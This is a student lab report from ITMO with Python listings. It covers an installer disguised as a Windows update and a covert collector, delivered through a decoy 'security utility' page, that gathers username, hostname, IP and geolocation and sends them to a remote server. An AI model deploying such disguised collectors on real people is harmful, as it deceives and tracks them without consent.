

**Министерство науки и высшего образования Российской Федерации  
ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ  
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ  
НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ ИТМО**

**Факультет безопасности информационных технологий**

**Дисциплина:**

«Технологии и методы программирования»

**ОТЧЕТ ПО ЛАБОРАТОРНОЙ РАБОТЕ №3**

«Локальный и сетевой сбор системных данных»

**Выполнили:**

Суханкулиев Мухаммет,  
студент группы N3346



(подпись)

**Проверил:**

Ищенко Алексей Петрович,  
преподаватель, ФБИТ

(отметка о выполнении)

(подпись)

Санкт-Петербург

2025 г.

## СОДЕРЖАНИЕ

|                                                         |   |
|---------------------------------------------------------|---|
| Введение.....                                           | 3 |
| 1      ЗАДАНИЕ А: ЛОКАЛЬНАЯ ПРОГРАММА-ИНСТАЛЛЯТОР.....  | 4 |
| 1.1    Задание.....                                     | 4 |
| 1.2    Практическая реализация .....                    | 4 |
| 1.3    Демонстрация работы .....                        | 5 |
| 2      ЗАДАНИЕ Б: СИСТЕМА УДАЛЕННОГО СБОРА ДАННЫХ ..... | 6 |
| 2.1    Задание.....                                     | 6 |
| 2.2    Креативная доработка .....                       | 6 |
| 2.3    Архитектура и реализация.....                    | 6 |
| 2.4    Демонстрация работы .....                        | 6 |
| Заключение.....                                         | 8 |
| Список использованных источников.....                   | 9 |

## **ВВЕДЕНИЕ**

Цель работы – разработка и исследование механизмов системной интеграции в ОС Windows и реализация системы удаленного сбора информации с клиентских машин.

Для достижения поставленной цели необходимо разработать:

### **Задание А: Локальная программа-инсталлятор**

– Разработать инсталлятор, который под видом обновления собирает системную информацию, подписывает ее RSA-ключом, сохраняет подпись в реестр, а также устанавливает программу-верификатор и создает для нее файловую ассоциацию.

### **Задание Б: Система удаленного сбора данных**

– Создать скрипт, который через веб-страницу доставляется пользователю, незаметно собирает системные данные и отправляет их на сетевой диск.

# 1 ЗАДАНИЕ А: ЛОКАЛЬНАЯ ПРОГРАММА-ИНСТАЛЛЯТОР

## 1.1 Задание

Разработать программу-инсталлятор (`sys_doc.exe`), собирающую системную информацию и защищающую ее с помощью асимметричной криптографии.

Создать программу-верификатор (`secur.exe`), обеспечивающую доступ к данным по цифровой подписи из реестра Windows.

## 1.2 Практическая реализация

Решение состоит из двух программ на Python с использованием библиотек `tkinter`, `psutil` и `cryptography`.

Инсталлятор (`sys_doc.exe`):

- **GUI:** Имеет графический интерфейс, имитирующий установку обновления с прогресс-баром.
- **Сбор данных:** С помощью `psutil` и `wmic` собирается детальная информация о системе (ЦП, ОЗУ, ОС, диски, сеть, GPU).
- **Защита:** Генерируется 2048-битная RSA-пара ключей. Собранные данные подписываются приватным ключом. Подпись в формате Base64 сохраняется в реестр (`HKCU\Software\Suhangulyyev`), а открытый ключ – в файл `public_key.pem`.
- **Интеграция:** В реестре создается файловая ассоциация для расширения `.tat`, которая связывает его с программой `secur.exe`.

Верификатор (`secur.exe`):

- При запуске запрашивает у пользователя ключ для поиска подписи в реестре.
- Считывает подпись, загружает открытый ключ и данные из файла.
- С помощью `public_key.verify()` проверяет корректность подписи.
- При успехе – отображает системную информацию, при неудаче – выводит ошибку и завершает работу.

### 1.3 Демонстрация работы




Рисунок 1 – Работа инсталлятора




Рисунок 2 – Работа программы-верификатора (после ввода ключа)

## 2 ЗАДАНИЕ Б: СИСТЕМА УДАЛЕННОГО СБОРА ДАННЫХ

### 2.1 Задание

Реализовать систему удаленного сбора системной информации с доставкой исполняемого файла через веб-страницу и отправкой данных на центральный сервер.

### 2.2 Креативная доработка

Вместо записи на сетевой диск так же была реализована более современная и надежная клиент-серверная архитектура с отправкой данных по HTTP на удаленный веб-сервер, что позволило создать веб-интерфейс для просмотра статистики.

### 2.3 Архитектура и реализация

Система состоит из трех компонентов:

- **Клиент (`collector.py`):** Скрипт на Python, компилируемый в `.exe`. Собирает расширенную информацию о системе, включая внешний IP-адрес и геолокацию (через `ipinfo.io`). Упаковывает данные в JSON и отправляет HTTP POST-запросом на сервер с помощью библиотеки `requests`.
- **Веб-страница доставки:** Статический сайт на GitHub Pages (`jkl2thebest.github.io/lab3b/`), маскирующийся под утилиту безопасности. Предлагает пользователю скачать исполняемый файл.
- **Сервер (Бэкенд):** Веб-приложение на Python с использованием микрофреймворка `Flask`, развернутое на облачной платформе `PythonAnywhere`.
  - Предоставляет API-эндпоинт (`/collect`) для приема и сохранения данных.
  - Реализует веб-интерфейс на основе `Jinja2` для просмотра собранных отчетов, сгруппированных по имени компьютера и пользователя.

### 2.4 Демонстрация работы

Тестирование проводилось на нескольких клиентских машинах. Собранная статистика доступна в реальном времени через веб-интерфейс.

Страница-приманка: <https://jkl2thebest.github.io/lab3b/>

Веб-интерфейс статистики: <http://jkl2.pythonanywhere.com/>




Рисунок 3 – Веб-интерфейс для просмотра собранной статистики

## **ЗАКЛЮЧЕНИЕ**

В ходе лабораторной работы были успешно разработаны и протестированы системы защиты и сбора данных.

Часть (А) продемонстрировала использование системных механизмов Windows (реестр, RSA-криптография, файловые ассоциации) для создания интегрированного программного решения.

Часть (Б) показала реализацию современной клиент-серверной архитектуры для сбора данных, что является значительным улучшением исходного задания. Были получены навыки развертывания веб-приложений (Flask, PythonAnywhere) и создания интерактивных веб-интерфейсов.

Работа позволила закрепить навыки системного программирования, работы с сетевыми протоколами (HTTP, SMB) и криптографическими библиотеками.



## СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. Ищенко А. П. Технологии программирования: жизненный цикл и разработка ПО – Лекция 2: материалы лекции / А. П. Ищенко. – Санкт-Петербург : Университет ИТМО, 2025. – Текст : непосредственный.
2. Ищенко А. П. Технологии программирования: Модели жизненного цикла ПО – Лекция 3: материалы лекции / А. П. Ищенко. – Санкт-Петербург : Университет ИТМО, 2025. – Текст : непосредственный.
3. Работа с реестром Windows в Python : техническая документация. – Текст : электронный. – 2025. – URL : <https://docs.python.org/3/library/winreg.html>
4. Русинович М. Внутреннее устройство Microsoft Windows / М. Русинович, Д. Соломон, А. Ионеску. – 6-е изд. – Санкт-Петербург : Питер, 2013. – 800 с. – Текст : непосредственный.
5. Криптографическая библиотека cryptography : техническая документация. – Текст : электронный. – 2025. – URL : <https://cryptography.io/>
6. Библиотека psutil для системного мониторинга : техническая документация. – Текст : электронный. – 2025. – URL : <https://psutil.readthedocs.io/>
7. Веб-фреймворк Flask : техническая документация. – Текст : электронный. – 2025. – URL : <https://flask.palletsprojects.com/>
8. Библиотека requests для HTTP-запросов : техническая документация. – Текст : электронный. – 2025. – URL : <https://requests.readthedocs.io/>

## ПРИЛОЖЕНИЕ А

### (обязательное)

#### Листинг А.1 – installer.py

```
import os
import sys
import platform
import socket
import base64
import time
import shutil
import winreg
import ctypes
import datetime
import subprocess
import tkinter as tk
from tkinter import ttk, filedialog, messagebox
import psutil
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import rsa, padding
from cryptography.hazmat.primitives import serialization

# --- Константы ---
STUDENT_LASTNAME = "Suhangulyyev"

TARGET_DATA_FILENAME = "sys.tat"
PROTECTOR_EXE_NAME = "secur.exe"
PUBLIC_KEY_FILENAME = "public_key.pem"
REGISTRY_SUBKEY_PREFIX = "Software"

class InstallerApp:
    def __init__(self, root):
        self.root = root
        self.root.title("Установка обновления KB5065426")
        self.root.geometry("550x250")

        # Папка AppData\Local
        local_appdata = os.environ.get(
            "LOCALAPPDATA",
            os.path.join(os.environ.get("USERPROFILE", "C:\\"), "AppData",
"Local"),
        )
        default_path = os.path.join(local_appdata, STUDENT_LASTNAME +
"_SysInfo")

        # --- Стандартная инициализация GUI на Tkinter ---
        self.main_frame = tk.Frame(root, padx=10, pady=10)
        self.main_frame.pack(fill=tk.BOTH, expand=True)
        tk.Label(
            self.main_frame, text="Выберите папку для распаковки обновления:"
        ).pack(anchor=tk.W)
        self.path_frame = tk.Frame(self.main_frame)
        self.path_frame.pack(fill=tk.X, expand=True, pady=5)
        self.path_entry = tk.Entry(self.path_frame)
        self.path_entry.insert(0, default_path)
        self.path_entry.pack(side=tk.LEFT, fill=tk.X, expand=True)
        self.browse_button = tk.Button(
```

```

        self.path_frame, text="Обзор...", command=self.browse_folder
    )
    self.browse_button.pack(side=tk.RIGHT, padx=(5, 0))
    self.progress = ttk.Progressbar(
        self.main_frame, orient="horizontal", length=100,
mode="determinate"
    )
    self.progress.pack(fill=tk.X, pady=15)
    self.status_label = tk.Label(
        self.main_frame, text="Готов к установке.", wraplength=500
    )
    self.status_label.pack(anchor=tk.W)
    self.install_button = tk.Button(
        self.main_frame,
        text="Установить",
        command=self.start_installation,
        bg="#e6ffe6",
    )
    self.install_button.pack(pady=10, fill=tk.X)

def browse_folder(self):
    """Диалог выбора папки."""
    folder_path = filedialog.askdirectory(
        initialdir=os.path.dirname(self.path_entry.get())
    )
    if folder_path:
        self.path_entry.delete(0, tk.END)
        self.path_entry.insert(0, folder_path)

def update_status(self, message, progress_value):
    """Обновляет текстовый статус и прогресс-бар в GUI."""
    self.status_label.config(text=message)
    self.progress["value"] = progress_value
    self.root.update_idletasks()
    time.sleep(0.3) # Искусственная задержка

def start_installation(self):
    """Запуск процесса установки по шагам."""
    install_path = self.path_entry.get()
    if not install_path:
        messagebox.showerror("Ошибка", "Укажите папку.")
        return

    self.install_button.config(state=tk.DISABLED)
    self.browse_button.config(state=tk.DISABLED)

    try:
        os.makedirs(install_path, exist_ok=True)
        self.update_status("Создание папки...", 10)
        sys_info = self.collect_system_info()
        encoded_info = base64.b64encode(sys_info.encode("utf-8"))
        self.update_status("Сбор системной информации...", 30)
        private_key, public_key = self.generate_keys()
        signature = self.sign_data(private_key, encoded_info)
        self.update_status("Создание цифровой подписи...", 50)
        self.write_files(install_path, public_key, encoded_info)
        self.update_status("Копирование файлов программы...", 70)
        self.write_signature_to_registry(signature)
        self.update_status("Сохранение подписи в реестр...", 80)
        self.associate_file_type(os.path.join(install_path,
PROTECTOR_EXE_NAME))

```

```

90)         self.update_status("Привязка файлов .tat к программе защиты...",

self.update_status("Установка завершена. Запуск проверки...",
100)

msg = (
    f"Установка успешно завершена!\n\n"
    f"Сейчас будет запущена программа проверки.\n"
    f"Имя раздела реестра с ЭЦП: {STUDENT_LASTNAME}"
)
messagebox.showinfo("Успех", msg)

# Автоматический запуск secur.exe для проверки.
tat_path = os.path.join(install_path, TARGET_DATA_FILENAME)
secur_path = os.path.join(install_path, PROTECTOR_EXE_NAME)
subprocess.Popen([secur_path, tat_path])

self.root.destroy()

except (FileNotFoundError, OSError) as e:
    error_msg = (
        f"Произошла ошибка файла или реестра:\n\n[{type(e).__name__}]
{e}"
    )
    messagebox.showerror("Ошибка установки", error_msg)
    self.update_status("Установка прервана.", 0)
except Exception as e:
    error_msg = f"Произошла непредвиденная
ошибка:\n\n[{type(e).__name__}] {e}"
    messagebox.showerror("Критическая ошибка", error_msg)
    self.update_status("Установка прервана.", 0)
finally:
    if self.root.winfo_exists():
        self.install_button.config(state=tk.NORMAL)
        self.browse_button.config(state=tk.NORMAL)

def collect_system_info(self):
    """Собирает расширенную информацию о системе (psutil, wmic)."""

def bytes_to_gb(bts):
    return round(bts / (1024**3), 2)

try:
    mem = psutil.virtual_memory()
    info_lines = [
        "--- СИСТЕМНАЯ ИНФОРМАЦИЯ ---",
        f"Имя пользователя: {os.getlogin()}",
        f"Имя компьютера: {socket.gethostname()}",
        f"ОС: {platform.platform()}",
        f"Время установки: {datetime.datetime.now().strftime('%Y-%m-
%d %H:%M:%S')}",
    ]
    boot_time = datetime.datetime.fromtimestamp(psutil.boot_time())
    uptime = datetime.datetime.now() - boot_time
    info_lines.append(f"Время работы системы:
{str(uptime).split('.')[0]}")
    info_lines.extend(
        [
            "\n--- ПРОЦЕССОР ---",
            f"Платформа: {platform.processor()}",
            f"Физические ядра: {psutil.cpu_count(logical=False)}",

```

```

        f"Логические ядра (потоки):
{psutil.cpu_count(logical=True)}",
    ]
    )
    info_lines.extend(
        [
            "\n--- ОПЕРАТИВНАЯ ПАМЯТЬ (ОЗУ) ---",
            f"Всего: {bytes_to_gb(mem.total)} ГБ",
            f"Использовано: {bytes_to_gb(mem.used)} ГБ
({mem.percent}%)",
            f"Свободно: {bytes_to_gb(mem.available)} ГБ",
        ]
    )
    if platform.system() == "Windows":
        try:
            gpus = subprocess.check_output(
                "wmic path win32_VideoController get name",
                text=True,
                stderr=subprocess.DEVNULL,
            )
            gpu_list = [
                line.strip()
                for line in gpus.splitlines()
                if line.strip() and line.strip() != "Name"
            ]
            if gpu_list:
                info_lines.append("\n--- ВИДЕОКАРТА (GPU) ---")
                info_lines.extend(gpu_list)
            except Exception:
                info_lines.append("Не удалось определить видеокарту.")
            info_lines.append("\n--- ДИСКОВЫЕ НАКОПИТЕЛИ ---")
            for p in psutil.disk_partitions():
                try:
                    usage = psutil.disk_usage(p.mountpoint)
                    info_lines.append(
                        f"Диск {p.device} ({p.fstype}) - Всего:
{bytes_to_gb(usage.total)} ГБ, Занято: {bytes_to_gb(usage.used)} ГБ
({usage.percent}%)"
                    )
                except PermissionError:
                    continue
            info_lines.append("\n--- СЕТЕВЫЕ ИНТЕРФЕЙСЫ ---")
            for iface_name, iface_addresses in psutil.net_if_addrs().items():
                info_lines.append(f"Интерфейс: {iface_name}")
                for addr in iface_addresses:
                    if addr.family == socket.AF_INET:
                        info_lines.append(f"IPv4-адрес: {addr.address}")
                    elif addr.family == psutil.AF_LINK:
                        info_lines.append(f"MAC-адрес: {addr.address}")
            return "\n".join(info_lines)
        except Exception as e:
            return f"Произошла ошибка при сборе расширенной информации: {e}"

    def generate_keys(self):
        """Генерирует криптографическую пару RSA-ключей."""
        private_key = rsa.generate_private_key(public_exponent=65537,
            key_size=2048)
        return private_key, private_key.public_key()

    def sign_data(self, private_key, data):
        """Подписывает данные с помощью приватного ключа, используя стандарт
PSS."""

```

```

        return private_key.sign(
            data,
            padding.PSS(
                mgf=padding.MGF1(hashes.SHA256()),
                salt_length=padding.PSS.MAX_LENGTH
            ),
            hashes.SHA256(),
        )

    def write_files(self, path, public_key, encoded_data):
        """Копирует secur.exe и записывает sys.tat и public_key.pem в папку
        установки."""
        source_secur = os.path.join(
            os.path.dirname(
                sys.executable if getattr(sys, "frozen", False) else __file__
            ),
            PROTECTOR_EXE_NAME,
        )
        if not os.path.exists(source_secur):
            raise FileNotFoundError(
                f"Файл {PROTECTOR_EXE_NAME} не найден рядом с инсталлятором."
            )
        shutil.copy2(source_secur, os.path.join(path, PROTECTOR_EXE_NAME))
        with open(os.path.join(path, TARGET_DATA_FILENAME), "wb") as f:
            f.write(encoded_data)
        pem_public = public_key.public_bytes(
            encoding=serialization.Encoding.PEM,
            format=serialization.PublicFormat.SubjectPublicKeyInfo,
        )
        with open(os.path.join(path, PUBLIC_KEY_FILENAME), "wb") as f:
            f.write(pem_public)

    def write_signature_to_registry(self, signature):
        """Записывает подпись в реестр текущего пользователя."""
        registry_path = os.path.join(REGISTRY_SUBKEY_PREFIX,
STUDENT_LASTNAME)
        try:
            with winreg.CreateKey(winreg.HKEY_CURRENT_USER, registry_path) as
key:
                signature_b64 = base64.b64encode(signature).decode("utf-8")
                winreg.SetValueEx(key, "Signature", 0, winreg.REG_SZ,
signature_b64)
        except Exception as e:
            raise OSError(f"Не удалось записать подпись в реестр: {e}")

    def associate_file_type(self, protector_path):
        """Создает ассоциацию файлов .tat с secur.exe в контексте текущего
        пользователя."""
        try:
            prog_id = f"{STUDENT_LASTNAME}.TatFile.1"
            command = f'"{protector_path}" "%1"'
            classes_root = r"Software\Classes"
            with winreg.CreateKey(
                winreg.HKEY_CURRENT_USER, os.path.join(classes_root, ".tat")
            ) as key:
                winreg.SetValue(key, "", winreg.REG_SZ, prog_id)
            command_key_path = os.path.join(
                classes_root, prog_id, "shell", "open", "command"
            )
            with winreg.CreateKey(winreg.HKEY_CURRENT_USER, command_key_path)
as key:
                winreg.SetValue(key, "", winreg.REG_SZ, command)

```

```

        with winreg.CreateKey(
            winreg.HKEY_CURRENT_USER, os.path.join(classes_root, prog_id)
        ) as key:
            winreg.SetValue(
                key, "", winreg.REG_SZ, "Защищенный файл системной
информации"
            )
            ctypes.windll.shell32.SHChangeNotify(0x08000000, 0, None, None)
    except Exception as e:
        raise OSError(f"Не удалось создать ассоциацию файлов: {e}")

if __name__ == "__main__":
    root = tk.Tk()
    app = InstallerApp(root)
    root.mainloop()

```

## Листинг A.2 – secur.py

```

import os
import sys
import base64
import winreg
import tkinter as tk
from tkinter import simpledialog, messagebox
from cryptography.hazmat.primitives import hashes
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.primitives import serialization
from cryptography.exceptions import InvalidSignature

# --- Константы ---
PUBLIC_KEY_FILE = "public_key.pem"
REGISTRY_SUBKEY_PREFIX = "Software"

def show_message(title, message, is_error=False):
    """Для отображения GUI-сообщений."""
    root = tk.Tk()
    root.withdraw()
    if is_error:
        messagebox.showerror(title, message)
    else:
        messagebox.showinfo(title, message)
    root.destroy()

def get_signature_from_registry(student_lastname):
    """Считывает подпись из реестра HKCU по указанному пути."""
    registry_path = os.path.join(REGISTRY_SUBKEY_PREFIX, student_lastname)
    try:
        with winreg.OpenKey(
            winreg.HKEY_CURRENT_USER, registry_path, 0, winreg.KEY_READ
        ) as key:
            # Подпись хранится как строка в формате Base64, декодируем ее
            обратно в байты.
            signature_b64, _ = winreg.QueryValueEx(key, "Signature")
            return base64.b64decode(signature_b64)
    except FileNotFoundError:
        raise FileNotFoundError(
            f"Раздел реестра HKEY_CURRENT_USER\\{registry_path} не найден."
        )

```

```

except Exception as e:
    raise Exception(f"Ошибка при чтении из реестра: {e}")

def main():
    if len(sys.argv) < 2:
        show_message(
            "Ошибка запуска",
            "Программа запущена неправильно.\n\nПожалуйста, откройте файл
.tat.",
            is_error=True,
        )
        return

    target_file_path = sys.argv[1]
    if target_file_path.startswith('"') and target_file_path.endswith('"'):
        target_file_path = target_file_path[1:-1]

    if not os.path.exists(target_file_path):
        show_message("Ошибка", f"Файл не найден: {target_file_path}",
is_error=True)
        return

    base_dir = os.path.dirname(
        os.path.abspath(sys.executable if getattr(sys, "frozen", False) else
__file__)
    )
    public_key_path = os.path.join(base_dir, PUBLIC_KEY_FILE)
    if not os.path.exists(public_key_path):
        show_message(
            "Ошибка конфигурации",
            f"Открытый ключ не найден: {public_key_path}",
            is_error=True,
        )
        return

    # Запрос у пользователя идентификатора (фамилии) для поиска подписи в
реестре.
    root = tk.Tk()
    root.withdraw()
    student_lastname = simplifiedialog.askstring(
        "Проверка доступа",
        "Введите фамилию (имя раздела реестра) для проверки подписи:",
        parent=root,
    )
    root.destroy()

    if not student_lastname:
        return

    try:
        signature = get_signature_from_registry(student_lastname)
        with open(target_file_path, "rb") as f:
            encoded_data = f.read()
        with open(public_key_path, "rb") as key_file:
            public_key = serialization.load_pem_public_key(key_file.read())
        # Проверка, что подпись соответствует данным и открытому ключу.
        public_key.verify(
            signature,
            encoded_data,
            padding.PSS(

```



```

        mgf=padding.MGF1(hashes.SHA256()),
salt_length=padding.PSS.MAX_LENGTH
    ),
    hashes.SHA256(),
)
    decoded_data = base64.b64decode(encoded_data).decode("utf-8")
    show_message("Доступ разрешен", f"Подпись
корректна.\n\n{decoded_data}")
    except FileNotFoundError as e:
        show_message("Ошибка реестра", str(e), is_error=True)
    except InvalidSignature:
        show_message(
            "Доступ запрещен",
            "Неверная подпись или данные были изменены.\nРабота программы
прекращена.",
            is_error=True,
        )
    except Exception as e:
        show_message("Критическая ошибка", f"Произошла ошибка:\n{e}",
is_error=True)

if __name__ == "__main__":
    main()

```

### Листинг A.3 – collector.py (local)

```

import os
import platform
import socket
import psutil
import datetime
import traceback
import subprocess
import requests

# --- КОНФИГУРАЦИЯ ---
# Формат: \\<IP-АДРЕС_СЕРВЕРА>\<ИМЯ_ОБЩЕЙ_ПАПКИ>
NETWORK_SHARE_PATH = r"\\26.21.140.246\\CollectedData"

def collect_system_info():
    """Собирает подробную информацию о системе."""

    def bytes_to_gb(bts):
        return round(bts / (1024**3), 2)

    try:
        info_lines = []
        # Сбор данных через ipinfo.io
        info_lines.append("--- ВНЕШНИЙ IP-АДРЕС ---")
        try:
            response = requests.get("https://ipinfo.io", timeout=5)
            if response.status_code == 200:
                ip_data = response.json()
                key_map = {
                    "ip": "IP-адрес",
                    "hostname": "Хостнейм",
                    "city": "Город",
                    "region": "Регион",
                    "country": "Страна",

```

```

        "loc": "Координаты",
        "org": "Провайдер",
        "timezone": "Часовой пояс",
    }
    for key, label in key_map.items():
        value = ip_data.get(key)
        if value:
            info_lines.append(f"{label}: {value}")
    else:
        info_lines.append(
            f"Сервис ipinfo.io вернул ошибку: {response.status_code}"
        )
    except Exception as e:
        info_lines.append(f"Не удалось получить информацию:
{e.__class__.__name__}")

    info_lines.extend(
        [
            "\n--- СИСТЕМНАЯ ИНФОРМАЦИЯ ---",
            f"Имя пользователя: {os.getlogin()}",
            f"Имя компьютера: {socket.gethostname()}",
            f"ОС: {platform.platform()}",
            f"Время сбора данных: {datetime.datetime.now().strftime('%Y-
%m-%d %H:%M:%S')}",
        ]
    )

    boot_time = datetime.datetime.fromtimestamp(psutil.boot_time())
    uptime = datetime.datetime.now() - boot_time
    info_lines.append(f"Время работы системы:
{str(uptime).split('.')[0]}")

    info_lines.extend(
        [
            "\n--- ПРОЦЕССОР ---",
            f"Модель: {platform.processor()}",
            f"Физические ядра: {psutil.cpu_count(logical=False)}",
            f"Логические ядра (потoki):
{psutil.cpu_count(logical=True)}",
        ]
    )

    mem = psutil.virtual_memory()
    info_lines.extend(
        [
            "\n--- ОПЕРАТИВНАЯ ПАМЯТЬ (ОЗУ) ---",
            f"Всего: {bytes_to_gb(mem.total)} ГБ",
            f"Использовано: {bytes_to_gb(mem.used)} ГБ ({mem.percent}%)",
            f"Свободно: {bytes_to_gb(mem.available)} ГБ",
        ]
    )

    try:
        gpus = subprocess.check_output(
            "wmic path win32_VideoController get name",
            text=True,
            stderr=subprocess.DEVNULL,
            creationflags=subprocess.CREATE_NO_WINDOW,
        )
        gpu_list = [
            line.strip()
            for line in gpus.splitlines()

```

```

        if line.strip() and line.strip() != "Name"
    ]
    if gpu_list:
        info_lines.append("\n--- ВИДЕОКАРТА (GPU) ---")
        info_lines.extend(gpu_list)
    except Exception:
        info_lines.append(
            "\n--- ВИДЕОКАРТА (GPU) ---\nНе удалось определить
видеокарту."
        )

    info_lines.append("\n--- ДИСКОВЫЕ НАКОПИТЕЛИ ---")
    for p in psutil.disk_partitions():
        try:
            usage = psutil.disk_usage(p.mountpoint)
            info_lines.append(
                f"Диск {p.device} ({p.fstype}) - Всего:
{bytes_to_gb(usage.total)} ГБ, "
                f"Занято: {bytes_to_gb(usage.used)} ГБ
({usage.percent}%"
            )
        except (PermissionError, FileNotFoundError):
            continue

    info_lines.append("\n--- ЛОКАЛЬНЫЕ СЕТЕВЫЕ ИНТЕРФЕЙСЫ ---")
    for iface_name, iface_addresses in psutil.net_if_addrs().items():
        info_lines.append(f"Интерфейс: {iface_name}")
        for addr in iface_addresses:
            if addr.family == socket.AF_INET:
